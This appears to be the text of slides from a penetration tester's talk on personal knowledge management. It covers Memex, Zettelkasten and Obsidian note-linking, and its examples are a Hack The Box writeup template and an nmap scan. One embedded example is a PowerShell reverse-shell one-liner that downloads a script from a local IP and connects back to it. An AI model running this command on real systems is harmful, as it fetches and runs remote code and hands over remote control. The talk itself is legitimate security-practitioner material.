

# Commit to memory

Making the best of your notes

# Plamen Kalchev

## Pentester @ A-LIGN

*"Консултант, сигурност на данни с функции по  
тестово проникване ("penetration tester") - бял хакер"*

# The Problem

Turning chaos into order

# Actual Problems

Tools

Categories

Complexity

Searchability

Keeping your notes up-to-date



# Personal Knowledge Management


Capture  
Organize  
Retrieve  
Create

# History

Memex and Zettelkasten

# History - Memex (*As We May Think*)

Vannevar Bush



Associative Indexing

Trails

Personalization

Rapid Retrieval

# History - Zettelkasten



Niklas Luhmann

Atomicity

Linking

Indexing

Continuous Improvement





# Digital Hyperlinks The Internet Obsidian



# Main Ideas

Keep it short, keep it simple

Atomicity


Build from the bottom

Connect, connect, connect

Review and update

# Examples

# Templates



# Links

## HTB Template

Date: {{date}}


Categories: [\[\[Hackthebox\]\]](#) [Writeups](#)

Tags:


Q Type to start search...

### Linked mentions 2

- > HTB - TestMachine 1
- > HTB Template 1



# Tags



# Embedding

[[Nmap#Basic TCP Scan]]

## Basic TCP Scan


- all ports
- safe scripts
- versions enumeration
- output to a file

```
sudo nmap -sV -sC -p- $TARGET -oA all_tcp
```

[[Powershell Reverse Shell#^f2bdcc]]


```
iex (new-object net.webclient).downloadstring("http://192.168.1.113/rev.ps1");  
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.1.113 -Port 443
```

# Mind maps





# Baby brain example



# Links and Resources

How to Take Smart Notes - [Storytel](#) / [Amazon](#)

Building a Second Brain - [Storytel](#) / [Amazon](#)

Vannevar Bush - As We May Think / Memex - [Life Magazine](#) / [The Atlantic](#)

[Obsidian.md](#)